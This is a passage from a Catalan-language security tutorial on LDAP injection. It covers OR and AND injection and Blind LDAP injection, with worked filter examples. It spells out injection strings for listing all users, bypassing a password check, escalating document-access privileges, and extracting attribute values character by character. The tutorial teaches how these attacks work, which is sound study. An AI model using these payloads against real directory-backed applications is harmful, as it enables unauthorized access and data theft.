
Si volem ampliar el nombre de resultats, seguint el format definit en l'RFC, hem d'executar una consulta en què hem d'injectar un operador OR i un filtre que inclou tots els resultats, com es veu en la imatge següent: `(|(uid=kurt)(uid=*))`

Figura 18. Tots els usuaris



Si fem la injecció tal com proposa Sacha Faust en el seu document sobre LDAP, obtindrem els resultats següents: `(uid=kurt)(|(uid=*))`

Figura 19. Injecció OpenLDAP. S'ignora el segon filtre.



Com s'aprecia en la figura 19, el servidor OpenLDAP ha ignorat el segon filtre i solament ha retornat un usuari, tal com feia ADAM.

2.1.3. Conclusions

Després de fer aquestes proves, extraiem les conclusions següents:

- Per a fer una injecció de codi LDAP en una aplicació que treballi contra ADAM o OpenLDAP, cal que el filtre original, és a dir, el del programador, tingui un operador `OR` o `AND`. A partir d'aquest punt es poden fer injeccions de codi que permetin extreure informació o fer atacs *Blind*, és a dir, a cegues.

- La consulta generada després de la injecció ha d'estar implantada correctament en un únic parell de parèntesi general o bé el component ha de permetre l'execució amb informació que no s'utilitzarà a la dreta del filtre.

- La injecció que queda composta segons el document de Sacha Faust es pot veure de dues maneres diferents: d'una banda, com un únic filtre amb un operador, i de l'altra, com la concatenació de dos filtres. En el primer cas, tenim un filtre mal compost. En el segon, parlem d'un comportament particular d'alguns motors LDAP (que no comparteixen amb OpenLDAP ni amb ADAM) i a més, amb un segon filtre amb un operador, l'operador `OR` seria innecessari.

A partir d'aquest punt, analitzarem diferents tipus d'injeccions LDAP que poden comportar un risc de seguretat en els sistemes LDAP a què accedeixin aplicacions web: "OR" LDAP Injection, "AND" LDAP Injection i Blind LDAP Injection.


2.1.4. "OR" LDAP Injection

En aquest entorn ens trobem que el programador ha creat una consulta LDAP amb un operador OR i que hi ha un paràmetre o tots dos que són sol·licitats a l'usuari:

```
(|(atributo1=valor1)(atributo2=valor2))
```


Suposem en l'exemple de l'arbre LDAP que tenim una consulta injectable del tipus següent: `(|(cn=D*)(ou=Groups))`. És a dir que retorna tots els objectes en què el valor en "cn" comença per "D" o el valor en "ou" és "Groups". En executar-la obtenim:

Figura 20. Consulta OR sense injecció



Si aquesta consulta té una injecció de codi en el primer paràmetre, podem fer una consulta que ens retorni la llista d'usuaris emmagatzemats. Per a això fem la injecció en el primer valor de la cadena següent: `void)(uid=*))(|(uid=*`

Figura 21. Llista d'usuaris obtinguda després de la injecció




En formar-se la consulta LDAP, aquesta consulta queda construïda de la manera següent: `(|(cn=void)(uid=*))(|(uid=*)(ou=Groups))`. Així, permet obtenir la llista de tots els usuaris de l'arbre LDAP.

Un altre exemple d'aquesta tècnica és la següent aplicació de gestió interna; en aquest cas, tenim una aplicació que llança una consulta LDAP del tipus següent:

```
(|(type=outputDevices)(type=printer))
```

Figura 22. Llista d'impressores i dispositius de sortida




Si el paràmetre type que va per `GET` en l'URL és injectable, un atacant pot modificar el filtre de consulta LDAP amb una injecció del tipus següent:

```
(|(type=outputDevices)(type=printer)(uid=*))(|(type=void))
```

Amb aquesta injecció l'atacant obtindrà, en aquest exemple, la llista de tots els usuaris, com es veu en la figura 23:

Figura 23. Accés a la llista d'usuaris mitjançant OR LDAP Injection



2.1.5. "AND" LDAP Injection

En el cas d'injeccions en consultes LDAP que porten l'operador `AND`, l'atacant està obligat a utilitzar com a valor en el primer atribut una cosa vàlida, però es poden utilitzar les injeccions per a mediatitzar els resultats i, per exemple, fer escalades de privilegis. En aquest cas ens trobarem una consulta del tipus següent:

```
(&(atributo1=valor1)(atributo2=valor2))
```

Suposem un entorn en què es mostra la llista de tots els documents a què té accés un usuari amb pocs privilegis, mitjançant una consulta que inclou el directori de documents en un paràmetre injectable. És a dir, la consulta original és aquesta:

```
(&(directorio=nombre_directorio)(nivel_seguridad=bajo))
```

Un atacant pot construir una injecció de la manera següent, per poder accedir als documents de nivell de seguretat alt:

```
(&(directorio=almacen)(nivel_seguridad=alto))(|(directorio=almacen)(nivel_seguridad=bajo))
```

Per a aconseguir aquest resultat s'ha d'injectar en el nom del directori la cadena següent:


```
almacen)(nivel_seguridad=alto))(|(directorio=almacen
```

Un exemple d'aquest atac el tenim en l'aplicació següent. En primer lloc, s'ha de fer un accés no autoritzat a l'aplicació web utilitzant una injecció que eviti la comprovació de la contrasenya. L'aplicació llança una consulta LDAP del tipus següent:

```
(&(uid=valor_de_user)(password=valor_de_password)
```


L'atacant, injectant la cadena `slisberger)(&))` en el valor del `USER`, obtindrà una consulta LDAP que sempre retornarà a l'usuari `slisberger`, i per tant aconseguirà l'accés a l'aplicació.

Figura 24. Accés no autoritzat mitjançant AND LDAP Injection




I com es veu en la figura 25, l'usuari aconsegueix accés al directori privat de l'usuari `slisberger`. En aquest cas, s'ha utilitzat el filtre `(&)`, que és l'equivalent al valor *TRUE* en els filtres LDAP.

Figura 25. Directori Home de l'usuari



Com es veu, en aquest cas, l'usuari ha accedit amb privilegis de nivell baix, i en l'aplicació de mostrar documents, que hem descrit al principi d'aquest apartat, solament tindria accés als documents de nivell baix, com es veu en la figura 26:

Figura 26. Llista de documents de nivell baix



La consulta que s'està executant és aquesta:


```
(&(directory=nombre_directorio)(level=low))
```

El valor de level l'està agafant l'aplicació de les variables de sessió del servidor; no obstant això, un atacant podria injectar en el nom del directori l'ordre següent: `Documents)(level=High)`. D'aquesta manera, l'ordre que s'executaria és aquesta:

```
(&(directory=Documents)(level=High))(level=low))
```

Això permetria a l'atacant accedir a tots els documents. S'ha produït una elevació de privilegis.

Figura 27. Elevació de privilegis mitjançant AND LDAP Injection



2.2. Blind LDAP Injection

Una de les evolucions de les injeccions d'ordres són les accions a cegues: els atacs "*Blind*". És comú trobar-se documentats els atacs *Blind SQL Injection*; però, no obstant això, dels atacs Blind LDAP Injection no se n'ha parlat gens. També es pot fer un atac a cegues per a extreure informació d'un arbre LDAP.

L'entorn per a fer un atac a cegues sol ser una aplicació web que compleix dues característiques:

- L'aplicació no mostra els resultats obtinguts de la consulta que s'ha fet a l'arbre LDAP.

- L'ús dels resultats produeix canvis en la resposta http que rep el client.

Per a fer un atac a cegues hem de poder crear la lògica per a extreure informació canviant els resultats obtinguts amb el filtre LDAP i observant els canvis en les respostes http.

2.2.1. Blind LDAP Injection en un entorn "AND"

En aquesta situació tenim una consulta generada en el costat del servidor del tipus següent:

```
(&(atributo1=valor1)(atributo2=valor2))
```

Per a fer la injecció hem de tenir en compte que en un entorn AND tenim un paràmetre fix que ens condicionarà. L'entorn ideal és que l'`atributo1` sigui tan general com es pugui, com per exemple `objectClass`, o `cn`, de manera que podrem seleccionar gairebé qualsevol objecte de l'arbre. Després hi haurem d'aplicar un valor que sigui *True*, és a dir que sempre seleccioni objectes per a tenir-lo fixat a valor true, i utilitzar com a segon atribut un de conegut que també ens garanteixi que sigui True.

Imaginem-nos la consulta LDAP següent:

```
(&(objectClass=Impresoras)(impresoraTipo=Epson*))
```

Aquesta consulta es llança per a saber si en el magatzem d'una empresa hi ha impressores Epson, de manera que el programador, si rep algun objecte, simplement pinta en la pàgina web una icona d'una impressora Epson.

És clar que el màxim que aconseguirem després de la injecció és veure, o no, la icona de la impressora. Bé, doncs som-hi. Fixem la resposta positiva tal com hem dit, fent una injecció del tipus següent:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(impresoraTipo=Epson*))
```

El que hi ha en negreta és la injecció que introdueix l'atacant. Aquesta injecció ha de retornar sempre algun objecte després; en l'exemple plantejat, en la resposta http, veurem una icona de la impressora. A partir d'aquí podrem extreure els tipus d'`objectClass` que tenim en el nostre arbre LDAP.

2.2.2. Reconeixement de classes d'objectes d'un arbre LDAP

Sabent que el filtre (objectClass=*****) sempre retorna algun objecte, ens hem de centrar en el segon filtre fent un recorregut de la manera següent:

```
(&(objectClass=*)(objectClass=users))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=personas))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=usuarios))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=logins))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=...))(&(objectClass=foo)(impresoraTipo=Epson*))
```

De manera que totes les injeccions que retornin la icona de la impressora a la pàgina web són respostes afirmatives que ens indiquen l'existència d'aquest tipus d'objectes.

Una altra manera més eficient és fent un escombratge en l'espectre de l'alfabet de possibles valors utilitzant una cerca amb comodins; per a això hem d'elaborar un arbre que comenci per totes les lletres de l'abecedari, de la manera següent:


```
(&(objectClass=*)(objectClass=a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=*)(objectClass=z*))(&(objectClass=foo)(impresoraTipo=Epson*))
```

De tal manera que seguiríem desplegant l'arbre d'aquelles que haguessin donat una resposta positiva.

```
(&(objectClass=*)(objectClass=aa*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=ab*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=*)(objectClass=az*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=ba*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=bb*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
```

I així successivament, de manera que, desplegant sempre les respostes positives, podrem arribar a saber el nom de tots els `objetcClass` d'un sistema.

Figura 28. Arbre de desplegament. S'aprofundeix en totes les respostes positives (color verd).



Aquest mecanisme no solament funciona per a `objectClass` sinó que és vàlid per a qualsevol atribut que un objecte compartís amb l'atribut fix. Una vegada trets els `objectClass`, podem fer el mateix recorregut per a extreure'n la informació; per exemple, si volem extreure els noms de tots els usuaris d'un sistema, n'hi ha prou de fer l'escombratge amb la injecció següent:

```
(&(objectClass=user)(uid=a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=user)(uid=b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=user)(uid=z*))(&(objectClass=foo)(impresoraTipo=Epson*))
```

Aquest mètode obliga a fer un recorregut en amplitud per un arbre en el qual la possibilitat d'expandir-se en cada node sempre és igual a l'alfabet complet. Aquest alfabet es pot reduir fent un recorregut per a esbrinar els caràcters que no es fan servir en cap posició en cap objecte, utilitzant un recorregut de la manera següent:

```
(&(objectClass=user)(uid=*a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=user)(uid=*b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=user)(uid=*z*))(&(objectClass=foo)(impresoraTipo=Epson*))
```

D'aquesta manera es poden excloure de l'alfabet els caràcters que no han retornat un resultat positiu després d'aquest primer recorregut. Si volem buscar un únic valor, podem fer una cerca binària de cadascun dels caràcters utilitzant els operadors relacionals `<=` o `>=` per a reduir el nombre de peticions.

En els atributs que emmagatzemen valors numèrics no es pot utilitzar el comodí `*` per a booleanitzar la informació emmagatzemada; per tant, la cerca de valors s'ha de fer utilitzant els operadors `>=` i `<=`.

```
(&(objectClass=user)(uid=kurt)(edad>=1)(&(objectClass=foo)(impresoraTipo=Epson*))
```

2.2.3. Blind LDAP Injection en un entorn "OR"

En aquesta situació tenim una consulta generada en el costat del servidor del tipus següent:

```
(|(atributo1=valor1)(atributo2=valor2))
```

En aquest entorn la lògica que hem d'utilitzar és la contrària. En lloc de fixar el valor del primer filtre a un valor sempre cert, l'hem de fixar a un valor sempre fals, i a partir d'aquí, extreure la informació, és a dir, hem de fer una injecció de la manera següent:

```
(|(objectClass=void)(objectClass=void))(&(objectClass=void)(impresoraTipo=Epson*))
```

Amb aquesta injecció obtenim el valor negatiu de referència. En l'exemple que hem plantejat de les impressores disponibles, hem d'obtenir un resultat sense la icona de la impressora. Després podrem inferir la informació quan el segon filtre sigui vertader.

```
(|(objectClass=void)(objectClass=users))(&(objectClass=void)(impresoraTipo=Epson*))
```


```
(|(objectClass=void)(objectClass=personas))(&(objectClass=void)(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=usuarios))(&(objectClass=void)(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=logins))(&(objectClass=void)(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=...))(&(objectClass=void)(impresoraTipo=Epson*))
```

De la mateixa manera que en l'exemple amb l'operador AND, podrem extreure tota la informació de l'arbre LDAP utilitzant els comodins.

2.2.4. Exemples Blind LDAP Injection

Per a mostrar la potència dels atacs Blind LDAP Injection s'ha creat, dins d'un arbre LDAP sobre ADAM, una estructura amb objectes Printer. En la figura següent es veuen els atributs d'un objecte de tipus `Printer`:

Figura 29. Arbre LDAP sobre ADAM. Objecte de tipus Printer

